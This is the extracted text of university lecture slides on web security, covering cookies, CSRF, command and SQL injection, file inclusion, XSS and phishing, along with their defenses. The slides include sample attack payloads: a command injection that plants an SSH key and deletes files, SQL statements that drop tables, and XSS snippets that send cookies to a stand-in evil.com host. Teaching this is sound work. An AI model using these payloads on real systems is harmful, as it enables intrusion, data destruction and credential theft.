- The cookies are stored by the web browser in a cookie jar
- The cookies are organized by their domain name
- Only cookies belonging to a domain A are sent with requests to domain A

HTTP Cookie: Under The Hood



Client

GET index.html HTTP/1.1



HTTP/1.1 200 OK

Set-Cookie: SIDCC=AAiTGe; expires=Tue, 01-May-2018
14:43:54 GMT; path=/; domain=.example.com



POST login.html HTTP/1.1

Cookie: SIDCC=AAiTGe



HTTP/1.1 200 OK

Set-Cookie: SSID=A_siLF1Lx; expires=Tue, 01-May-2018
14:43:55 GMT; path=/; domain=.example.com



GET index.html HTTP/1.1

Cookie: SIDCC=AAiTGe; SSID=A_siLF1Lx



Server

Cookie Attributes

Cookies set by docs.foo.com

HTTP/1.0 200 OK

Set-Cookie: LSID=DQAAAK...Eaem_vYg; Path=/accounts; Expires=Wed, 13 Jan 2021 22:23:01 GMT; Secure; HttpOnly

Set-Cookie: HSID=AYQEVn...DKrdst; Domain=.foo.com; Path=/; Expires=Wed, 13 Jan 2021 22:23:01 GMT; HttpOnly

Set-Cookie: SSID=Ap4P...GTEq; Domain=.foo.com; Path=/; Expires=Wed, 13 Jan 2021 22:23:01 GMT; Secure; HttpOnly

Set-Cookie: made_write_conn=1295214458; Path=/; Domain=.foo.com

Set-Cookie: reg_fb_gate=deleted; Expires=Thu, 01 Jan 1970 00:00:01 GMT; Path=/; Domain=.foo.com; HttpOnly

...

- The **Domain** and **Path** attributes define the scope of the cookie.
 - If **Domain** is **not** specified, the cookie is set as a host-only cookie (exception: Internet Explorer).
 - If **Path** is specified, the cookie is only used when requesting pages contained in the corresponding path.
 - If **Path** is **not** specified, the path of the requested resource is used.

Cookie Attributes (Cont.)

Cookies set by docs.foo.com

HTTP/1.0 200 OK

Set-Cookie: LSID=DQAAAK...Eaem_vYg; Path=/accounts; Expires=Wed, 13 Jan 2021 22:23:01 GMT; Secure; HttpOnly

Set-Cookie: HSID=AYQEVn...DKrdst; Domain=.foo.com; Path=/; Expires=Wed, 13 Jan 2021 22:23:01 GMT; HttpOnly

Set-Cookie: SSID=Ap4P...GTEq; Domain=.foo.com; Path=/; Expires=Wed, 13 Jan 2021 22:23:01 GMT; Secure; HttpOnly

Set-Cookie: made write conn=1295214458; Path=/; Domain=.foo.com

Set-Cookie: reg_fb_gate=deleted; Expires=Thu, 01 Jan 1970 00:00:01 GMT; Path=/; Domain=.foo.com; HttpOnly

...

- The **Expires** and **Max-Age** attributes define the cookie's expiration.
 - **Expires** sets the time when the browser should delete the cookie.
 - If neither **Expires** nor **Max-Age** is set, the cookie is a *session cookie*.
- The **Secure** attribute instructs the browser to use the cookie only via secure/encrypted connections, e.g., HTTPS.
 - What if the Set-Cookie HTTP response is **not encrypted**?
- The **HttpOnly** attribute directs browsers to not expose the cookie through channels other than HTTP requests.
 - Prevents JavaScript code from **stealing** the cookie. Why?

Client-side Access to Cookies

- Reading a cookie
 - `var cookies = document.cookie`
 - Only cookies in scope are returned
- Setting a new cookie
 - `document.cookie = "name=value; expires=...;"`
 - It does not overwrite all existing cookies
- Deleting a cookie
 - `document.cookie = "name=value; expires=PAST TIME;"`

Cookie Scope

- Cookies are managed in a cookie jar per domain
- The browser automatically attaches the cookies in scope with the HTTP requests
- The Domain and Path attributes let the browser decide which websites to send a particular cookie
- The scope of cookie may not necessarily be the same as the URL of a website which sets it

Cookie SOP

- Recall that in SOP an origin is based on
 - scheme, hostname, port
- Cookies use a different definition of origins
- The cookie scope is based on
 - [scheme], domain, port

Cookie Policy

- A website might try to set cookies for another website
- The browser checks if the website is allowed to set a cookie
- Valid Domain can be any domain suffix of the hostname in the URL, except for the top-level domain (TLD)
 - Example: a.abc.com
 - Allowed: .a.abc.com, .abc.com
 - Disallowed: .b.abc.com, .a.abcde.com, .com
- Path can be set to anything

Cookie Policy (Cont.)

- The browser decides which cookies to send when visiting a particular URL
- It sends all cookies in URL scope
 - The Domain of a cookie is a suffix of the domain in the URL
 - The Path of a cookie is a prefix of the path in the URL
 - Protocol = HTTPS is cookie has the secure attribute

SOP: Cookies vs. DOM

- Cookies
 - `abc.com/x` does not receive cookies for `abc.com/y`
- DOM
 - `abc.com/x` can access the DOM of `abc.com/y`
- Using JavaScript, `abc.com/x` is able to see the cookies of `abc.com/y`
 - How?
 - Exception?

Secure Cookies

- If an authentication cookie is set for bank.com
- Would the browser send the cookie to the following URLs?
 - `https://www.bank.com/`
 - `http://www.bank.com`
- Problem?
 - MITM attacks
- Fix
 - The Secure attribute

HttpOnly Cookies

- All included JavaScript execute in the context of the embedding frame/page
- A script loaded from xyz.com into bank.com can access the cookies of bank.com
- The cookies then can be leaked to xyz.com or arbitrary servers
 - How?
- Fix:
 - The HttpOnly attribute

Indirectly Bypassing SOP

- A related domain attacker can control the cookies on another domain
- Example: [a.example.com](#) and [b.example.com](#)
- The cookie jar may have a fixed storage limit
- [a.example.com](#) can try to set many cookies for [.example.com](#)
- When a user visits [b.example.com](#), the cookies set by the attacker are sent by the browser
- This indirectly bypasses SOP because [a.example.com](#) can influence [b.example.com](#)

Session Fixation

- The attack:
 - An attacker obtains a session ID from a web server
 - A victim is tricked into visiting the website under the session ID of the attacker
 - A victim completes web authentication using attacker's session ID
 - The attacker is now able to visit the website as the victim
- The initial step is not necessary if the application blindly accepts an existing session ID
- Session IDs should always be updated after login and never be “inherited”
- Cross-site scripting can help initialize the session ID

Cross-Site Request Forgery

Cross-Site Request Forgery

- In CSRF attacks, a malicious server or JavaScript code tricks the user (her/his browser) into performing actions on another web application
 - Posting a new message
 - Deleting a record
 - Initiating a transfer
- The attacker needs to trick the user into her/his web page at the right time

Cross-Site Request Forgery (Cont.)

```
<!DOCTYPE html>
<html>
<head>
<title>Page Title</title>
</head>
<body>

<h1>Welcome</h1>
<p>Welcome to Evil's page!</p>




</body>
</html>
```




The browser automatically sends a request to this URL with the corresponding cookies!

CSRF Scenario



Client



Bank

6. Bank acts on the request of the client



Evil

CSRF Countermeasures

- Avoid using GET methods when exporting functionality
 - However, one can use JavaScript to create a form to send a POST request
- Referrer Validation
 - The Referrer header field indicates which URL initiated the HTTP request
 - Referrer: `http://www.bank.com/transfer.html`
 - This must be implemented at the **server** side
- Secret Token Validation
 - `<input type=hidden name="token" value="8x13..">`
 - This must be implemented at the **server** side

Referer Validation

- Referer may leak privacy-sensitive information
- Referer is not always available
 - Stripped by the browser for HTTPS -> HTTP transitions
 - Stripped according to user's preference
 - Stripped by local machine
 - Stripped by the organization
- Referer is none:
 - Default allow: less secure and more usable
 - Default deny: secure but less usable

Secret Token Validation

- The server tags **each action** for **each user** with a **secret token**
- The token can be obtained **only if** the user has explicitly visited the **right page** for initiating that action
- The malicious web page would not contain the valid token
- The secret token needs to be difficult to predict
 - Not depending on publicly known information
 - Randomly generated

Credits

- Some slides are based on the slides of Giovanni Vigna, Raluca Ada Popa, and Zakir Durumeric

Web Security - Injection

**CSCI 4130: Introduction to Computer
Security**

Prof. Wei Meng

<https://course.cse.cuhk.edu.hk/~csci4130/>

Command Injection Attacks

Command Injection Attacks

- User input is executed as part of a command on the server, because of **incorrect sanitization or lack of sanitization**
- A developer might use **unsanitized user input** to compose a string that is evaluated as code or as the filename of code
- The attacker provides an input that includes not only data but also commands

Command Injection Attacks (Cont.)

- Functions that allow code execution
 - `system()`
 - `eval()`
 - `popen()`
 - `include()`
 - `require()`
 - ...

Command Injection Attacks (Cont.)

- The server application is a calculator, which uses eval() to compute the result of an expression

```
$exp = $_GET["exp"];  
eval('$result = ' . $exp . ';');  
echo $result;
```

- Normal Request:

- http://site.com/calc.php?exp="1+2"

- Malicious Request

- http://site.com/calc.php?exp="1+2; system('rm ../passwd')"

Command Injection Attacks (Cont.)

- The server invokes a CGI program to execute a grep command using user input as parameter
- `system("grep $exp file.txt")`
 - `; echo 'xxx' > ~/.ssh/authorized_keys; rm`
- `system("grep \"$exp\" file.txt")`
 - `\" foo; echo 'xxx' > ~/.ssh/authorized_keys; rm \"`
- `system("grep", "-e", $exp, "file.txt")`
 - No shell

File Inclusion Attacks

- Many programming languages and web frameworks allow a developer to include a **code component** to modularize the application
- It is possible to inject code into the application if it is not configured correctly
 - Upload code that is then included
 - Provide a remote code component, if remote inclusion is supported
 - Manipulate the path that is used to locate the code component

File Inclusion Attacks - PHP

- PHP allows remote files to be included with the `allow_url_fopen` directive
- One can execute arbitrary code if user input is used to build the file name

```
// index.php
$include_path = "/includes/";
include($include_path . "lib.php");
```

```
// lib.php
include($include_path . "a.php");
```

GET /includes/lib.php?include_path=http://www.evil.com/ HTTP/1.1

HTML Injection

- One can inject HTML tags into a web page to modify its behavior
 - `<iframe>`: force a user to visit a web page
 - `<form>`: collect user's credentials

Lessons Learned

- Web applications accept user inputs
- User inputs can be used to construct command
- User inputs shall be **sanitized** before being used as command
 - Remove or escape meta-characters
 - Tricky and brittle to get right
 - Default allow
 - Better to avoid using a feature-rich API

PHP Sanitization


- `strip_tags($str)`: strips NULL bytes, HTML and PHP tags from the input
- `htmlentities($str, $flags)`: converts special characters and all characters which have HTML character entity equivalents in \$str to HTML entities
- `escapeshellarg($str)`: adds single quotes around a string and quotes/escapes any existing single quotes allowing you to pass the string safely as an argument of shell command

PHP Sanitization (Cont.)

- `escapeshellcmd($str)`: escapes any characters that might be used to trick a shell command into executing arbitrary commands
 - `&#;`; ``` `|` `*` `?` `~` `<` `>` `^` `()` `[]` `{}` `$` `\`, `\x0A` and `\xFF`
 - `'` and `"` are escaped only if not paired

SQL Injection

Web Application Architecture



SQL Injection

- SQL queries are widely used in web applications
 - Select, Insert, Delete, Drop, ...
- It is possible to inject code/commands into SQL queries that are built from user inputs
- By using special characters like ` (tick), -- (comment), + (space), @var, @@var, % (wildcard), it is possible to
 - Modify queries in an unexpected way
 - Probe the database schema
 - Run commands

SQL

- A widely used database query language
 - Can retrieve, insert, update, delete application data stored in a database
- The server-side application code can make SQL queries to the associated database

```
$recipient = $_POST["recipient"];  
$sql = "SELECT AcctNum FROM Users WHERE Balance < 100 AND Name='$recipient';"  
$result = $conn->query($sql);  
if ($result->num_rows > 0) {  
    $row = $result->fetch_assoc();  
    echo "The recipient's account number is " . $row["AcctNum"] . "<br>";  
}
```

SQL Injection (Cont.)

- \$sql = "SELECT AcctNum FROM Users WHERE Balance < 100 AND Name='\$recipient';"
- Normal: \$recipient == "Alice"
- ' OR 1=1
 - \$sql = "SELECT AcctNum FROM Users WHERE Balance < 100 AND Name=' ' OR 1=1 '";"
 - (Balance < 100 AND Name='') OR 1=1'
- ' OR 1=1 --
 - \$sql = "SELECT AcctNum FROM Users WHERE Balance < 100 AND Name=' ' OR 1=1 --'";"

SQL Injection (Cont.)

- \$sql = "SELECT AcctNum FROM Users WHERE Balance < 100 AND Name='\$recipient'";
- ' ; DROP TABLE Users; --
- ' ; SELECT * FROM Users; --
- ' ; UPDATE Users SET Balance=999 WHERE AcctNum=1234; --

SQL Injection (Cont.)

- It is possible to modify any type of SQL queries
 - SELECT statements
 - INSERT statements
 - INSERT INTO Users (AcctNum, Balance) VALUES (\$acct, \$balance)
 - UPDATE statements
 - UPDATE Users SET Balance=\$balance WHERE AcctNum=\$acct;
 - DELETE statements
 - DELETE * FROM Users WHERE AcctNum=\$acct;

Defenses against SQL Injections

- Developers should **never** allow user-supplied data to modify SQL statements
- **Stored procedures**
 - Isolate the application from SQL operations
 - All SQL statements are stored procedures on the DB server
- **Prepared statements**
 - Statements are compiled into SQL statements before user input is added
 - The DB server build a corresponding **fixed** parse tree

SQLi Solutions: Stored Procedures

- Original code (Java)

```
String query = "SELECT title, description FROM articles  
WHERE id=" + request.getParameter("id");  
Statement stat = dbConnection.createStatement();  
ResultSet rs = stat.executeQuery(query);
```

- Take the SQL statements out of the web application and into the DB

```
CREATE PROCEDURE getArticle @id INTEGER AS SELECT title,  
description FROM articles WHERE id = @id
```

- A stored procedure is invoked instead of building a SQL query from string

```
CallableStatements cs = dbConnection.prepareCall("{call  
getArticle(?)}");  
cs.setInt(1,  
Integer.parseInt(request.getParameter("id")));  
ResultSet rs = cs.executeQuery();
```


SQLi Solutions: Prepared Statements

- Prepared statements allow for the clear separation of **data** and **code**
 - A query is first parsed and the locations of the parameters are identified
 - Then the parameters are bound to their actual values
- They can also improve the performance of a query sometimes

```
$mysqli = new mysqli("localhost", "user", "pass", "db");  
$stmt = $mysqli->stmt_init();  
$stmt = $mysqli->prepare("SELECT name FROM test WHERE id=?");  
$stmt->bind_param("i", $id);  
$stmt->execute();  
$stmt->bind_result($name);  
$stmt->fetch();  
printf("The name of %d is %s\n", $id, $name);  
$stmt->close();
```

Credits

- Some slides are based on the slides of Giovanni Vigna

Web Security - XSS, UI-based Attacks

CSCI 4130: Introduction to Computer Security

Prof. Wei Meng

<http://course.cse.cuhk.edu.hk/~csci4130/>

OWASP Top 10 - 2017

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

XSS

Cross-Site Scripting

- SOP prohibits JavaScript's cross-origin access
 - **Evil.com** cannot trick a browser into allowing his script to access data on **Bank.com**
- XSS attacks are used to subvert the SOP
 - **Evil.com**, however, can trick **Bank.com** into sending his malicious script to a browser
 - The browser is not able to learn that the script comes from **Evil.com**
 - The malicious script operates in the origin of **Bank.com**
 - It now has full access to data of **Bank.com**

Classes of XSS Attacks

- Stored XSS attacks
 - The injected code is actually stored on [bank.com](#)'s server, such as in a DB, in a visitor log, etc.
 - The victim server returns the **permanently** injected code with its other contents to a browser
- Reflected XSS attacks
 - The injected code is **reflected** off the victim server, such as in an error message, a search result, or any other response that includes/echoes part of the input that can be controlled by the attacker

Stored XSS Attacks

- XSS can also be performed in two steps
 - The attacker first stores the JavaScript code on the target server as part of a message
 - Then the victim visits a page containing the injected code
- Any web application that stores user-supplied input without sanitization, is vulnerable to this attack
 - Blogs
 - Comments
 - Bulletin boards

Stored XSS Scenario



Evil

1. Inject malicious script



Bank

6. Leak sensitive information



2. GET page with malicious script



3. Receive malicious script

4. Execute malicious script in context of Bank

5. Perform attack actions



Client

Reflected XSS Attacks

- The attacker embeds the malicious script in the URL of another server
 - E.g., a parameter in the query string
- The attacker lures the user to visit his page, and then clicks a link to a trusted site (the victim)
 - The attacker can trick the user into visiting that URL directly
- The server may echo back the script or the complete URL to the user
- The malicious script then runs in the context of the victim server

Reflected XSS Attacks (Cont.)

- The user input is echoed back in the HTML response
 - A search engine


- GET /search.php?term=italian

```
<?php
// search.php
echo "Your search results of the term" . $_GET["term"] . "are:";
foreach ($results as $row) {
    // ...
}
?>
```

- GET /search.php?
term=<script>Send(document.cookie,'admin@evil.com')</script>

Reflected XSS Scenario

1. Visits malicious page




2. `<a href="http://bank.com/<script>document.write(\"<img src='http://evil.com/?\" + document.cookie + \"' />\" );</script>\">`

5. Sends cookies of Bank to Evil



3. GET `<script>...</script>`



4. Page not found: `<script>...</script>`



Evil



Bank



Client

Reflected XSS (Cont.)

- The target trusted site returns a page containing the injected JavaScript code
- The JavaScript code is controlled by the attacker
- It executes in the context of the trusted web site
- The malicious JavaScript code can
 - Access the session token and reuse that token to log into the website as the victim user
 - Access all information of a user on the trusted website
 - Create a login form on the trusted website to steal user credentials

Defending Against XSS

- XSS is very difficult to prevent
- Every piece of data that is returned to the user and that can be influenced by the inputs must be sanitized
 - Inputs: GET/POST parameters, Cookies, request headers, DB query results, file contents
- Some programming languages (e.g., PHP) often provide routines to prevent the introduction of code
 - Sanitization has to be performed differently depending on where the data is used

Output Escaping

- Special characters must be replaced with character entities
 - Some characters in HTML are reserved (< >)
 - They can be encoded in character entities (references)
- Idea: user inputs shall not include those reserved characters that the browser parser uses to build elements
 - User inputs need to be escaped for parser
 - < - <
 - > - >
 - & - &
 - “ - "
 - ‘ - '

Content Security Policy

- Goal: Mitigating XSS by allowing a server to specify what is allowed or not allowed during the rendering of a web page
 - Example: Prohibits inline scripts by default
- A policy is returned by specifying the Content-Security-Policy HTTP header, or is defined in the `<meta>` tag
- A policy can define a **white-list** of sources from where content can be fetched and executed
 - JavaScript, stylesheets, images, etc.
- The enforcement requires the support of the browser

UI-based Attacks

Phishing Attacks

- Attackers can create fake websites that look similar to a legitimate website
 - E.g., PayPal
- Attackers then trick a victim user into visiting the fake website
 - How?
- The user visits the site and inputs the credentials
- Attacker receives the sensitive data
- The user is redirected to the real website

Phishing Attacks

<http://www.real-website.com/>

Welcome



<http://www.fake-website.com/>

Welcome



Defenses against Phishing Attacks

- Search engines can try to detect and remove phishing websites from their search results
 - Attackers can use other channels to lure the users
 - How?
- Users shall check the URL!
 - Browsers can provide some assistance in validating the URL
 - Does the padlock icon help?

Manipulating the URLs

- URL Obfuscation/Typos
 - Attackers can choose similar URLs
 - `www.google.com`
 - `www.gooogle.com`
- Internationalized Domain Name Homograph Attack
 - Many different characters look alike
 - `paypal.com`
 - `pnc.com/webapp/unsec/homepage.var.cn`
- Check the URL!

Manipulating the URLs (Cont.)

- What is this?
 - Go to Google
- Check the code

```
<a onMouseDown="window.open(http://www.evil.com)"  
  href="http://www.google.com/">  
  Go to Google  
</a>
```
- Why is href set to Google?
 - The browser status bar displays the associated URL when the mouse hovers over the link

Clickjacking

